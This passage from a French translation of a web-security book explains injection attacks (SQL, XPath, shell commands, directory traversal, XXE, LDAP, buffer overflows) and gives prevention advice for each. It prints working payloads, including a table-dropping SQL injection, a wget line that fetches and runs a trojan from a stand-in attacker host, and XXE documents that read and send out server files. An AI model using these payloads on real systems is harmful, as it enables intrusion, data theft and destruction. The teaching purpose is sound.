Impact :	Dommage potentiel en cas de réussite de l'attaque. Le chiffre 1 représente la divulgation de quelques informations sans importance portant sur la cible ; la note maximale signifie une compromission de l'accès super-utilisateur ou équivalent.
Évaluation du risque :	Moyenne arrondie à l'entier le plus proche des trois valeurs précédentes ; ce score final résume donc ces trois paramètres.

Autres supports visuels

Nous employons fréquemment des encadrés pour souligner tous ces petits détails souvent négligés :

INFO

Encadré présentant une information

ASTUCE

Encadré présentant une astuce

ATTENTION

Encadré mettant en garde

Ressources et outils disponibles en ligne

Les ressources en ligne qui suivent vous aideront peut-être à approfondir les informations présentées dans cet ouvrage :

- **www.isecpartners.com/tools.html** ;
- **www.isecpartners.com/HackingExposedWeb20.html**.

Un dernier mot

L'expression *Web 2.0* est souvent utilisée à tort ; cette mode recouvre cependant de nouvelles technologies. Le Web 2.0 est un ensemble de nombreuses technologies existantes, nouvelles ou émergentes, qui permettent de faire fonctionner certains sites web et d'en rendre d'autres plus intéressants. Malheureusement, sur le Web, les mots *nouveaux*, *émergent* ou *intéressant* sous-entendent souvent une impasse sur la sécurité (au bénéfice de fonctionnalités plus nombreuses ou de meilleures performances – cette discussion est la marotte de tout spécialiste en sécurité). En lisant cet ouvrage, souvenez-vous que les auteurs ont tenté de se focaliser avant tout sur les nouvelles technologies employées sur le Web. Certaines, comme AJAX, relèvent du Web 2.0 ; d'autres, comme ActiveX, sont plus anciennes. Quoi qu'il en soit, nous avons tenté d'évoquer de nombreuses technologies de la prochaine génération du Web pour permettre aux lecteurs de comprendre les nouvelles classes d'attaques associées, ainsi que la manière dont des agressions plus anciennes peuvent être adaptées aux contenus du Web 2.0.

I

Attaques contre le Web 2.0

1 *Attaques par injection les plus communes*

2 *Injection de données arbitraires dans un site web (XSS ou Cross-Site Scripting)*

1

Attaques par injection les plus communes

Les attaques par injection précèdent de beaucoup le Web 2.0 et elles y pullulent encore. Pour couvrir correctement le propos de cet ouvrage, il convient d'évoquer certaines des plus anciennes (injection SQL ou de commandes) aux côtés de techniques plus modernes, comme l'injection de XPath.

Fonctionnement des attaques par injection

Cette famille d'agressions repose sur un unique problème partagé par de nombreuses technologies de manière persistante : il n'existe aucune séparation stricte entre les *instructions* d'un programme et les *données* qu'y saisit un utilisateur. Par conséquent, là où le développeur n'attendait que d'inoffensives *données*, des attaquants peuvent insidieusement placer des *instructions* enjoignant au programme de réaliser des actions de leur choix.

Pour réaliser une attaque par injection, il faut réussir à placer, dans des saisies classiques, des données interprétées comme des instructions. Le succès de l'opération repose sur trois éléments :

- Identifier la technologie sur laquelle repose l'application web. Les attaques par injection dépendent beaucoup du langage de programmation ou du matériel impliqués. Pour cela, on peut explorer la situation ou se contenter de tester les attaques par injection les plus communes. On peut deviner quelles technologies sont mises en œuvre en inspectant les pieds de page, les textes en cas d'erreur, le code source HTML, et employer des outils comme Nessus, Nmap, THC-Amap ou d'autres encore.

- Établir la liste de toutes les saisies utilisateur possibles. Dans certains cas (formulaires HTML), elles seront évidentes. Toutefois, il existe bien d'autres manières d'interagir avec une application web : manipuler des saisies cachées dans les formulaires, modifier certains en-têtes HTTP (comme les *cookies*), voire des requêtes AJAX (*Asynchronous JavaScript and XML*) fonctionnant de manière invisible en arrière-plan. À peu près *toutes* les données intervenant dans les requêtes HTTP `GET` et `POST` peuvent être considérées comme des *saisies utilisateur*. Le recours à un mandataire (*proxy*) web tel que WebScarab, Paros ou Burp pourra aider à repérer toutes les saisies utilisateur dans une application web.
- Trouver la saisie utilisateur vulnérable. Cela peut sembler difficile, mais les pages d'erreur des applications trahissent parfois bien des secrets en la matière.

Rien de tel qu'un exemple pour exposer les attaques par injection. L'injection SQL ci-après illustre bien le sujet, tandis que les cas de figure qui la suivent détaillent la situation en présence de tel ou tel langage ou matériel précis.

Injection SQL

Popularité :	8
Simplicité :	8
Impact :	9
Évaluation du risque :	**9**

Le spectre des possibilités ouvertes par l'injection SQL est vaste : contournement de l'authentification ou prise de contrôle complète des bases de données sur un serveur distant.

SQL, le langage de requêtes structuré (*Structured Query Language*), standard de fait pour l'accès aux bases de données, sous-tend désormais la plupart des applications web nécessitant le stockage de données persistantes ; il est donc probable qu'il anime aussi vos sites préférés. À l'instar de celle de bien de langages, la syntaxe de SQL mêle instructions de bases de données et saisies utilisateur. Si le développeur n'y prend garde, ces dernières pourront être interprétées comme des instructions et donner à un attaquant distant la possibilité de réaliser les opérations de son choix sur la base de données.

Imaginons ainsi une application web simple imposant une authentification. Un écran de connexion y demandera un identifiant et le mot de passe associé, transmis par l'utilisateur à travers une requête HTTP, suite à quoi le programme les confrontera à la liste des

identifiants et mots de passe acceptables – il s'agit en général d'une table placée dans une base de données SQL.

Un développeur pourra créer cette liste à l'aide de l'instruction SQL suivante[1] :

```
CREATE TABLE user_table (
  id INTEGER PRIMARY KEY,
  username VARCHAR(32),
  password VARCHAR(41)
);
```

Ce code SQL produit une table de trois champs. Le premier (`id`) stocke un numéro d'identifiant[2] référençant un utilisateur authentifié dans la base de données. Le deuxième (`username`) précise son identifiant, arbitrairement limité à 32 caractères au plus. Quant au dernier, `password`, il renfermera un hachage (*hash*) du mot de passe correspondant, car c'est une mauvaise idée de stocker ce genre d'informations en clair.

La fonction SQL `PASSWORD()` réalise cette opération. Sous MySQL, elle produit un résultat de 41 caractères.

Pour authentifier un utilisateur, il suffit simplement de comparer les valeurs transmises à chacun des enregistrements de cette table. Si l'un correspond aux deux à la fois, l'opération est réussie et le système sait quel numéro d'identifiant attribuer au candidat. Supposons que l'utilisateur ait proposé l'identifiant *MorduDeTechno15* et le mot de passe *monMotDePasse*. On trouvera l'identifiant comme suit :

```
SELECT id FROM user_table WHERE username='MorduDeTechno15' AND
password=PASSWORD('monMotDePasse')
```

Si un tel utilisateur existe dans cette table de la base de données, cette commande SQL renverra le numéro d'identifiant associé. Dans le cas contraire, elle restera muette, signifiant par là que l'opération a échoué.

Il semble donc aisé d'automatiser cette procédure. Prenons l'extrait de code Java que voici, lequel reçoit l'identifiant et le mot de passe d'un utilisateur qu'il tente ensuite d'authentifier à l'aide d'une requête SQL :

```
String username = req.getParameter("username");
String password = req.getParameter("password");
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

1. N.D.T. : La plupart des programmeurs travaillant en anglais, nous ne traduisons par les noms des identifiants intervenant dans les exemples de code. Au besoin, nous préciserons leur sens dans le texte.
2. N.D.T. : Attention à bien distinguer en français "numéro d'identifiant" (*id* en anglais) et "identifiant" (*username* en anglais). Le premier est un entier qui joue un rôle technique dans une table, le deuxième est souvent une chaîne plus facile à retenir pour l'humain et véhiculant une certaine sémantique ; on parle aussi de "nom d'utilisateur".

```
ResultSet rs = stmt.executeQuery(query);
int id = ñ1; // la valeur ñ1 signale un utilisateur non authentifié

while (rs.next())
      id = rs.getInt("id");
```

Les deux premières lignes extraient les saisies de la requête HTTP. La suivante construit la requête SQL, qui est ensuite exécutée ; son résultat est alors collecté dans la boucle `while()`. Si un couple de valeurs correspond dans la table, son numéro d'identifiant est renvoyé. Dans le cas contraire, la variable `id` reste à la valeur `1`, dénotant un utilisateur non authentifié.

On pourrait croire qu'avec ce code l'utilisateur est authentifié si, et seulement si, l'identifiant et le mot de passe proposés sont reconnus…

…Et l'on aurait tort ! Rien n'empêche un attaquant d'injecter des commandes SQL dans les champs `username` ou `password` pour modifier le sens de la requête SQL exécutée.

Revenons sur celle-ci :

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

Ce code s'attend à trouver des données dans les champs `username` et `password`. Toutefois, rien n'empêche un attaquant d'y placer les caractères de son choix. Que se passe-t-il en cas de saisie de `' OR 1=1` pour le nom d'utilisateur, avec le mot de passe *x* ? La chaîne de requête devient alors :

```
SELECT id FROM user_table WHERE username = '' OR 1=1 -- ' AND password
= PASSWORD('x')
```

En syntaxe SQL, le tiret double (`--`) introduit un commentaire ; le programme ne tient donc pas compte de tout ce qui suit, cette requête est alors équivalente à :

```
SELECT id FROM user_table WHERE username = '' OR 1=1
```

Voilà une instruction `SELECT` qui fonctionne bien différemment : elle renverra des numéros d'identifiants dans le cas où l'identifiant est une chaîne vide (`''`) ou bien si un égale un. Cette dernière condition étant toujours vérifiée, elle produira tous les numéros d'identifiants de la table `user table`, dont le dernier sera retenu.

Dans cette situation, l'attaquant a placé les instructions SQL (`' OR 1=1 --`) en lieu et place des données dans le champ `username`.

Choix d'un code approprié d'injection SQL

Pour parvenir à injecter du SQL, l'attaquant doit transformer le code existant du développeur en instructions valides. Il est un peu difficile de travailler en aveugle, aussi proposons-nous des requêtes généralement couronnées de succès :

- `' OR 1=1`
- `') OR 1=1`

Par ailleurs, de nombreuses applications web sont très disertes en matière de rapport d'erreurs et autres informations de débogage. C'est ainsi qu'une tentative gratuite optant pour `' OR 1=1` produit souvent des renseignements très instructifs[1].

```
Error executing query: You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right
syntax to use near 'SELECT (title, body) FROM blog_table WHERE
cat='OR 1=1' at line 1
```

Voilà un message d'erreur qui reprend l'intégralité de l'instruction SQL. Dans ce cas de figure, on constate que la base de données attendait un entier et non une chaîne, aussi l'injection `OR 1=1`, non précédée d'une apostrophe, produira le résultat escompté.

Avec la plupart des bases de données SQL, un attaquant peut placer d'un seul trait de nombreuses instructions, pour peu que la syntaxe de chacune soit correcte. Pour le code suivant, nous avons montré que la valeur `' OR 1=1` pour `username` et `x` pour `password` renvoyait le dernier utilisateur :

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

Cependant, il est possible d'insérer d'autres instructions. Ainsi, l'identifiant que voici :

```
' OR 1=1; DROP TABLE user_table; --
```

transformerait la requête comme suit :

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE
user_table; -- ' AND password = PASSWORD('x');
```

laquelle équivaut à :

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE
user_table;
```

Cette commande réalise une instruction `SELECT` syntaxiquement correcte, avant de détruire la table des utilisateurs `user table` par l'instruction SQL `DROP`.

---

1. N.D.T. : Nous laissons inchangés les extraits des sorties de programme et les traduisons dans les notes. Ici, le message indique "Erreur dans l'exécution de la requête : votre syntaxe SQL n'est pas correcte ; reportez-vous au manuel correspondant à votre version de MySQL pour savoir comment exprimer `'SELECT (title, body) FROM blog table WHERE cat='OR 1=1'`, à la ligne 1.".

Les attaques par injection ne sont pas toujours aveugles. De nombreuses applications web sont développées à l'aide d'outils *Open Source*. Pour réussir plus facilement vos attaques par injection, téléchargez gratuitement des versions complètes ou d'évaluation des produits et mettez en place votre propre système de test. Si vous parvenez à mettre celui-ci en défaut, il y a fort à parier que le même problème se pose sur toutes les applications employant le même programme.

Prévention contre l'injection SQL

Le principal problème demeure : les chaînes ne sont pas correctement *échappées*[1] ou que les types de données ne sont pas contraints. Pour éviter une injection SQL, on commencera par contraindre autant que possible ces derniers (si une saisie représente un entier, on la traitera comme telle à chaque fois qu'on s'y réfère). Par ailleurs, on échappera systématiquement les saisies des utilisateurs. Pour se protéger contre l'attaque donnée en exemple, il aurait simplement suffi d'échapper l'apostrophe (`"'"`) et la barre oblique inversée (`"\"`) en les précédant d'une barre oblique inversée (respectivement, `"\'"`) et `"\\"`). Parfois, le remède est toutefois bien plus complexe ; nous vous recommandons par conséquent de rechercher la fonction d'échappement adaptée à votre base de données.

De loin, la meilleure solution consiste à faire appel à des *requêtes préparées*. Initialement destinées à optimiser les connecteurs de base de données, elles séparent strictement, à un très bas niveau, les instructions SQL des données issues des utilisateurs. En d'autres termes, un emploi correct des requêtes préparées évite une fois pour toutes d'interpréter toute saisie utilisateur comme des instructions SQL.

Injection de XPath

Popularité :	5
Simplicité :	7
Impact :	9
Évaluation du risque :	**8**

Lorsque l'on choisit de stocker des données sensibles en XML plutôt que dans une base de données SQL, les attaquants peuvent s'appuyer sur une injection de XPath pour contourner une authentification comme pour inscrire des données sur le système distant.

1. N.D.T. : En informatique, "échapper" en un sens transitif signifie "désactiver les caractères ou mots-clés actifs de".

Les documents XML deviennent si complexes qu'il est impossible de les lire à l'œil nu – ce qui était initialement l'un des avantages de cette technologie. Pour parcourir des documents XML complexes, les développeurs ont créé XPath, langage de requêtes spécialisé, qui joue donc un rôle comparable à celui de SQL dans le contexte des bases de données. Tout comme ce dernier, XPath pose des problèmes d'injection.

Le document XML suivant renferme les numéros d'identifiants, noms d'utilisateurs et mots de passe employés par une application web :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <id> 1 </id>
    <username> admin </username>
    <password> xpathr00lz </password>
  </user>
  <user>
    <id> 2 </id>
    <username> testuser </username>
    <password> test123 </password>
  </user>
  <user>
    <id> 3 </id>
    <username> lonelyhacker15 </username>
    <password> mypassword </password>
  </user>
</users>
```

Un développeur Java pourrait réaliser un programme d'authentification comme suit :

```
String username = req.getParameter("username");
String password = req.getParameter("password");

XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
File file = new File("/usr/webappdata/users.xml");
InputSource src = new InputSource(new FileInputStream(file));

XPathExpression expr = xpath.compile("//users[username/text()=' " +
    username + " ' and password/text()=' "+ password +" ']/id/text()");

String id = expr.evaluate(src);
```

Ce programme charge le document XML et recherche le numéro d'identifiant associé à au nom d'utilisateur et au mot de passe proposés. En supposant que ces valeurs soient respectivement *admin* et *xpathAssure*, la requête XPath se présenterait comme suit :

```
//users[username/text()='admin' and password/text()='xpathr00lz']/id/
text()
```

On remarquera que cette saisie utilisateur n'est pas échappée dans le code Java, de sorte qu'un attaquant pourra y insérer toute donnée ou instruction XPath souhaitée. En choisissant pour mot de passe "`' or '1'='1`", la requête deviendrait alors :

```
//users[username/text()='admin' and password/text()='' or '1'='1' ]/id/
text()
```

Cette instruction renverra le numéro correspondant à l'identifiant *admin* et qui en outre, soit dispose d'un mot de passe vide (cas de figure hautement improbable), soit vérifie "un égale un" – ce qui est toujours vérifié. Par conséquent, l'injection de `' or '1'='1` renvoie l'ID de l'administrateur sans que l'attaquant n'ait besoin d'en connaître le mot de passe.

Signalons que XPath est un sous-ensemble d'un langage XML de requêtes plus large, appelé XQuery. Comme XPath et SQL, ce dernier souffre de problèmes d'injection comparables. Si vous connaissez un peu sa syntaxe, vous devriez, après avoir lu ce chapitre, en savoir assez pour tenter également des injections en XQuery.

Prévention contre l'injection de XPath

Le remède adapté ressemble de près à celui traitant les injections de SQL : contraindre les types de données, échapper les chaînes. Dans le cas présent, on procède en codant des entités HTML – l'apostrophe devient ainsi `'`. Comme on l'a déjà conseillé, on retiendra la fonction d'échappement la plus adaptée à la bibliothèque XPath employée, la réponse dépendant des implémentations.

Injection de commandes

Popularité :	8
Simplicité :	8
Impact :	10
Évaluation du risque :	**10**

Une injection de commande réussie donne à l'attaquant le contrôle complet d'un système distant.

Quand une commande système implique en partie une saisie utilisateur, une attaque est susceptible d'y injecter des instructions arbitraires. Tous les langages de programmation sont concernés, mais on observe souvent cela dans les scripts CGI écrits en Perl, PHP et shell – moins en Java, Python ou C#. Examinons l'extrait de code PHP suivant :

```
<?php
$email_subject = "some subject";
```

```
if ( isset($_GET['email']))
  system("mail " + $_GET['email']) + " -s '" + $email_subject +
      "' < /tmp/email_body", $return_val);

?>
```

L'utilisateur transmet son adresse électronique dans le paramètre `email`, saisie reprise ensuite telle quelle dans une commande système. Comme dans le cas d'une injection SQL, l'objectif de l'attaquant consiste à insérer une commande shell dans cette valeur tout en garantissant une syntaxe correcte au code qui la précède et qui la suit. On peut se représenter l'appel `system()` comme un puzzle, aux pièces extérieures déjà en place, et dont il s'agit de combler un vide pour le finir :

```
mail [PIÈCE MANQUANTE DU PUZZLE] -s 'un sujet' < /tmp/email_body
```

Cette pièce du puzzle doit garantir un bon fonctionnement à la commande `mail`, qui se conclura avec succès – c'est par exemple le cas de `mail help`. L'attaquant insérera ensuite des commandes shell complémentaires qu'il séparera par des points-virgules (";"). Sur l'autre extrémité du vide à combler, il suffit de commenter la fin de la ligne à l'aide du caractère approprié dans le cas du shell (`#`). Une attaque par injection susceptible de fonctionner pourrait donc se présenter comme suit :

```
--help; wget http://mechant.org/cheval_de_troie; ./cheval_de_troie #
```

Insérée au reste de la commande, cette pièce du puzzle produit la séquence shell que voici :

```
mail --help; wget http://mechant.org/cheval_de_troie;
./cheval_de_troie # s 'un sujet' < /tmp/email_body
```

équivalente à :

```
mail --help; wget http://mechant.org/cheval_de_troie; ./cheval_de_troie
```

Cela exécute `mail help` avant de télécharger le programme `cheval de troie` depuis le site `mechant.org`, et de l'exécuter. L'attaquant peut ainsi exécuter des commandes arbitraires sur le site web compromis.

Prévention contre l'injection de commandes

À nouveau, les mécanismes de protection rappellent le cas de figure de l'injection SQL. Le développeur doit échapper les saisies utilisateur de manière appropriée avant d'exécuter une commande les mentionnant. On pourrait penser qu'il suffit d'échapper le point-virgule (";") par une barre oblique inversée ("`\;`") pour résoudre la question. Cependant, l'attaquant pourrait employer une double esperluette ("`&&`") voire une double barre verticale ("`||`") pour réaliser ses méfaits. Les programmeurs s'appuieront donc de préférence sur une fonction d'échappement adaptée au shell plutôt que de réinventer la leur.

Attaques par traversée de répertoires

Popularité :	9
Simplicité :	9
Impact :	8
Évaluation du risque :	**8**

Les attaquants emploient les attaques par traversée de répertoires pour accéder à des fichiers arbitraires sur les serveurs web – comme ceux abritant les clés privées SSL ou les mots de passe.

Certaines applications web ouvrent des fichiers dont le nom leur est donné par des paramètres HTTP (donc des données utilisateur). Examinons l'extrait de code PHP suivant, qui affiche un fichier en de nombreuses langues :

```
<?php
$language = "main-en";
if (is_set($_GET['language']))
  $language = $_GET['language'];
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

On suppose que cette page PHP est accessible à l'adresse `http://foo.com/webapp/static.php?language=main en` ; un attaquant pourrait lire des fichiers de son choix sur le serveur en insérant une chaîne forgée pour renvoyer ailleurs la fonction d'inclusion. Ainsi, avec la requête `GET` suivante :

```
http://foo.com/webapp/static.php?language=../../../../etc/passwd%00
```

la fonction d'inclusion ouvrirait le fichier indiqué :

```
/usr/local/webapp/static_files/../../../../etc/passwd
```

En d'autres termes, il s'agit simplement de :

```
/etc/passwd
```

Par conséquent, la requête `GET` renverrait le contenu du fichier `/etc/passwd` sur le serveur. Soulignons la présence de l'octet nul (`%00`), qui clôt la chaîne, de manière à éviter la prise en compte du suffixe `.html` sur le côté droit du nom de fichier.

On appelle cela une *attaque par traversée de répertoire*, technique qui a fait souffrir bien des serveurs web pendant un certain temps, car les attaquants pouvaient coder dans l'URL les portions `"../"` de diverses manières :

- `%2e%2e%2f`
- `%2e%2e/`
- `..%2f`
- `.%2e/`

Prévention contre les attaques par traversée de répertoires

De nos jours, certains frameworks applicatifs du Web protègent automatiquement contre ce genre d'agressions. Ainsi, PHP active par défaut le réglage `magic quotes gpc`, lequel échappe "magiquement" les caractères douteux dans les requêtes `GET`, `POST` et les *cookies* en les préfixant d'une barre oblique inversée (anti-slash). Par conséquent, la barre de division "`/`" se transforme en "`\/`", ce qui met fin à l'agression. D'autres environnements ne proposent pas de mécanismes de défense généraux, c'est alors au développeur d'établir son propre bouclier contre ces problèmes.

Pour protéger votre application contre toute attaque par traversée de répertoires, établissez une liste blanche des fichiers acceptés – en somme, refusez toutes les saisies utilisateur ne relevant pas d'un sous-ensemble réduit, comme suit :

```
<?php
$languages = array('main-en','main-fr','main-ru');
$language = $languages[1];
if (is_set($_GET['language']))
  $tmp = $_GET['language'];
if (array_search($tmp, $languages))
  $language = $tmp;
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

Attaques XXE (XML eXternal Entity)

Popularité :	4
Simplicité :	9
Impact :	8
Évaluation du risque :	**8**

À l'image des attaques par traversée de répertoire, les attaques par entités XML externes permettent à l'agresseur de lire des fichiers de son choix sur le serveur – et notamment ceux qui stockent des clés privées SSL ou les mots de passe.

"Fonctionnalité" peu connue de XML, les *entités externes* permettent aux développeurs de définir leurs propres entités XML. *Really Simple Syndication* est une grammaire de XML ; cet exemple de document RSS définit l'entité auteur "`&author;`" avant de la reprendre plusieurs fois dans la page :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY author "Lapin Pelucheux">
]>
<tag>&author;</tag>
```

On peut encore définir des entités qui lisent des fichiers système. Ainsi, quand un analyseur syntaxique (*parser*) XML parcourt le document RSS qui suit, il y remplacera "`&passwd;`" ou "`&passwd2;`" par "`/etc/passwd`" :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY passwd SYSTEM "file:/etc/passwd">
  <!ENTITY passwd2 SYSTEM "file:///etc/passwd">
]>
<rss version="2.0">
  <channel>
    <title>Mon flux RSS d'attaque présentant /etc/passwd</title>
    <description>ceci est file:/etc/passwd: &passwd; et ceci est
file:///etc/passwd: &passwd2;</description>
    <item>
    <title>/etc/passwd</title>
    <description>file:/etc/passwd: &passwd; file:///etc/passwd:
&passwd2;</description>
    <link>http://example.com</link>
    </item>
  </channel>
</rss>
```

Pour exploiter cette faiblesse, l'attaquant se contente de placer ce fichier RSS sur son site web et d'intégrer ce flux RSS dans quelque agrégateur en ligne. Si ce dernier est vulnérable, l'attaquant en recevra le contenu du fichier `/etc/passwd` dans son flux RSS.

Il suffit parfois de mettre en ligne un fichier XML pour que celui-ci renvoie les informations obtenues à l'attaquant – idéal dans le cas d'agressions contre des systèmes serveurs où l'on ne pourra jamais observer la sortie produite. On crée une première entité chargeant un fichier sensible sur le serveur (disons, "`c:\boot.ini`"), puis une autre entité accédant à une URL sur le site de l'attaquant en y intégrant la précédente, comme suit :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE doc [
  <!ENTITY bootini SYSTEM "file:///C:/boot.ini ">
  <!ENTITY sendbootini SYSTEM "http://mechant.org/getBootIni?&bootini;">
]>
&sendbootini;
```

De manière évidente, cette attaque est susceptible de dévoiler le contenu de n'importe quel fichier situé sur le serveur web exposé. D'ailleurs, cela n'est en rien limité aux flux RSS ; on peut l'adapter à toutes les applications web acceptant des documents XML avant de les analyser.

Un nombre étonnant d'applications web intègre des flux RSS sans vraiment y avoir réfléchi. Elles sont vulnérables à ce genre d'attaques.

Prévention contre les attaques XXE

Pour se protéger contre les attaques XXE, il suffit d'indiquer à l'analyseur syntaxique de XML employé d'interdire toute entité externe. La méthode adaptée dépend du programme : par défaut, JAXP et Xerces ne résolvent pas ce type d'entités, tandis que les développeurs LibXML devront explicitement désactiver le développement des entités par un appel à `expand entities(0);`.

Injection de LDAP

Popularité :	2
Simplicité :	5
Impact :	5
Évaluation du risque :	**5**

En général, les attaques par injection de LDAP permettent aux utilisateurs d'une organisation d'accéder à des informations privées. Souvent, elles ne sont pas réalisables sur Internet.

Le protocole LDAP (*Lightweight Directory Access Protocol*) permet de gérer et de stocker des ressources et utilisateurs réseau. En particulier, il incorpore les autorisations d'accès aux ordinateurs et autres ressources. Certaines applications web reprennent des saisies utilisateur non "assainies" dans le cadre de requêtes LDAP.

Prenons le cas d'une application web qui réclame un identifiant avant de réaliser une requête LDAP pour en afficher le nom usuel (*common name* ou `cn`) et le numéro de téléphone. La requête que voici :

```
http://intranet/ldap_query?user=rgc
```

renvoie, par exemple, ceci :

```
cn: Richard Cannings
telephoneNumber: 403-555-1212
```

L'instruction LDAP responsable de ce traitement se résume à :

```
filter = (uid=rgc)
attributes = cn, telephoneNumber
```

Cependant, on peut construire des filtres plus élaborés à l'aide d'opérations booléennes comme le *OU* inclusif (`|`) ou encore le *ET* (`&`) portant sur divers attributs comme `cn`, `dn`, `sn`, `objectClass`, `telephoneNumber`, `manager`, etc. Les requêtes LDAP emploient la *notation polonaise* (dite aussi *préfixe*), plaçant les opérateurs à gauche de leurs opérandes. D'autre part, LDAP accepte le symbole de joker (`*`). Une requête LDAP plus complexe pourra donc avoir l'allure suivante :

```
filter = (&(objectClass=person)(cn=Rich*)(|(telephoneNumber=403*)(
telephoneNumber=415*)))
```

Cette requête trouve toutes les personnes dont le nom usuel débute par *Rich* et le numéro de téléphone relève des codes de zones 403 ou 415.

Pour injecter des requêtes LDAP arbitraires dans une application web vulnérable, il faut construire une requête LDAP différente mais valide. Si cette requête HTTP :

```
http://intranet/ldap_query?user=rgc
```

crée le filtre suivant :

```
(uid=rgc)
```

il faut imaginer un filtre LDAP valide débutant par `(uid=`" et se concluant par "`)`". Pour exécuter une requête d'annuaire inverse (et découvrir le nom de la personne associée à un numéro de téléphone), on pourrait par exemple procéder comme suit :

```
http://intranet/ldap_query?user=*)(|(telephoneNumber=415-555-1212)
```

Cela produit la requête :

```
(uid=*)(|(telephoneNumber=415-555-1212))
```

Une autre requête intéressante consiste à découvrir toutes les classes d'objet (`objectClass`) existantes. On peut procéder comme suit :

```
http://intranet/ldap_query?user=*)(|(objectClass=*)
```

ce qui produit la requête :

```
(uid=*)(|(objectClass=*))
```

Prévention contre l'injection de LDAP

Pour éviter de prêter le flanc à ce type d'attaques, il suffit simplement d'établir une liste blanche des caractères autorisés : on acceptera donc tout ce qui est alphanumérique (`a z`, `A Z`, et `0 9`), et uniquement cela.

Dépassements de tampons

Popularité :	8
Simplicité :	2
Impact :	10
Évaluation du risque :	**9**

Les dépassements de tampons (*buffer overflows*) représentent l'une des attaques par injection les plus complexes, car elles exploitent une mauvaise utilisation de la mémoire par les développeurs. Comme pour les injections de commandes, un dépassement de tampon couronné de succès donnera à l'attaquant le contrôle complet de la machine distante.

INFO

Cette section vise à transmettre une certaine intuition des dépassements de tampons, sans vraiment détailler ceux-ci d'un point de vue technique. Pour cela, vous vous reporterez à différents textes et articles, comme le classique *Smashing The Stack For Fun And Profit* d'Aleph One publié dans le magazine *Phrack* (**www.phrack.org/archives/49/P49-14**).

Certains langages de programmation, comme C et C++, chargent le développeur des questions de gestion de mémoire. Si celui-ci n'y prend garde, les saisies utilisateur pourront s'inscrire dans une zone de la mémoire non prévue pour – et notamment l'*adresse de retour* d'une pile. On y trouve les coordonnées de l'emplacement mémoire renfermant le prochain bloc d'instructions machine à exécuter. Si une application web prête le flanc au dépassement de tampon, un attaquant pourra lui transmettre une très longue chaîne – plus grande que ce que le développeur avait imaginé. Cette dernière est alors susceptible d'écraser l'adresse de retour, indiquant à l'application web quelles instructions machine exécuter ensuite. Les dépassements de tampon relèvent des attaques par injection car l'agresseur insère des instructions machine (appelées *shellcode*) dans d'autres saisies. Il lui faut savoir où celles-ci aboutiront dans la mémoire de l'ordinateur exécutant l'application web. Il lui est alors possible d'écraser l'adresse de retour pour pointer vers l'emplacement mémoire du *shellcode*.

Les dépassements de tampons, difficiles à exploiter, sont plus aisés à découvrir, particulièrement sur une machine locale. Il suffit de transmettre de très longues *chaînes* lors de toutes les saisies utilisateur. Nous suggérons d'opter pour des chaînes faciles à prédire (comme 10 000 *A* majuscules) dans toutes les entrées. Si le programme plante, c'est probablement à cause d'un dépassement de tampon. On reproduira le plantage dans un débogueur, où l'on inspectera alors les registres du programme. L'apparition de *41414141* (*41* étant la représentation hexadécimale du code ASCII de la lettre *A* majuscule – 65) dans le registre `SP` est la signature d'un dépassement de tampon.

Il est bien plus difficile de découvrir des dépassements de tampons sur des machines distantes, comme des applications web, car les attaquants n'ont pas accès au contenu de leurs registres – et il n'est même pas toujours facile de détecter un plantage d'un tel programme. Dans ce cas de figure, on recourra aux astuces suivantes :

1. Identifier les bibliothèques ou portions de programmes librement disponibles employés par l'application web.
2. Télécharger le code correspondant.
3. Tester celui-ci sur la machine locale pour y découvrir un dépassement de tampon.
4. Développer un exploit qui fonctionne sur la machine locale.
5. Tenter de reproduire celui-ci sur l'application web.

Prévention contre les dépassements de tampons

La solution la plus facile consiste à éviter tout développement d'applications web frontales en C ou en C++. Le gain en vitesse est négligeable devant les latences introduites par les communications sur Internet. Si vous devez absolument vous reposer sur des programmes écrits en C ou en C++, minimisez la quantité de code employé et réalisez des contrôles de correction sur toutes les saisies utilisateur avant de les transmettre aux codes dérivés C et C++.

Si vous ne pouvez éviter de programmer en C ou en C++, quelques précautions élémentaires vous protégeront contre les dépassements de tampons – comme choisir de compiler le code en activant la protection de pile. Dans Visual Studio, on emploiera ainsi le drapeau `/GS`, tandis que les utilisateurs de GCC disposant de SSP (parfois appelé ProPolice) feront appel à l'option de ligne de commande `fstack protector`.

Tests de l'exposition à des injections

Après avoir compris les idées principales des injections de SQL, LDAP, XPath et de commandes du système d'exploitation, il est important que vous testiez vos applications web pour contrôler leur sécurité. Bien des méthodes permettent de découvrir des failles d'injection potentielles. La section suivante décrit une méthode automatisée testant la robustesse d'une application web face aux techniques d'injection de LDAP, XPath, XQuery et commandes shell, reposant sur un outil d'évaluation de la sécurité des applications web proposé par iSEC et appelé *SecurityQA Toolbar*. Les développeurs et testeurs en assurance qualité y recourent souvent pour mettre à l'épreuve la sécurité de l'ensemble d'une application ou de l'une de ses sections. Pour en savoir plus sur ce produit, rendez-vous à l'adresse **www.isecpartners.com**.

Tests automatisés avec SecurityQA Toolbar d'iSEC

Rechercher d'éventuelles failles d'injection peut s'avérer peu pratique et complexe dans le cas d'une énorme application web présentant divers visages. Pour s'assurer que l'application web reçoit l'attention qu'elle mérite en matière de sécurité, *SecurityQA Toolbar* d'*iSEC Partners* propose d'en tester les champs de saisie page par page au lieu d'imposer l'examen de l'ensemble de l'application. Cette méthode, parfois un peu plus longue, produit de puissants résultats car l'accent du test est mis sur chaque page, cela en temps réel. Pour rechercher des soucis de sécurité en matière d'injection, suivez les étapes suivantes :

1. Rendez-vous sur **www.isecpartners.com** pour télécharger une copie d'essai du produit.

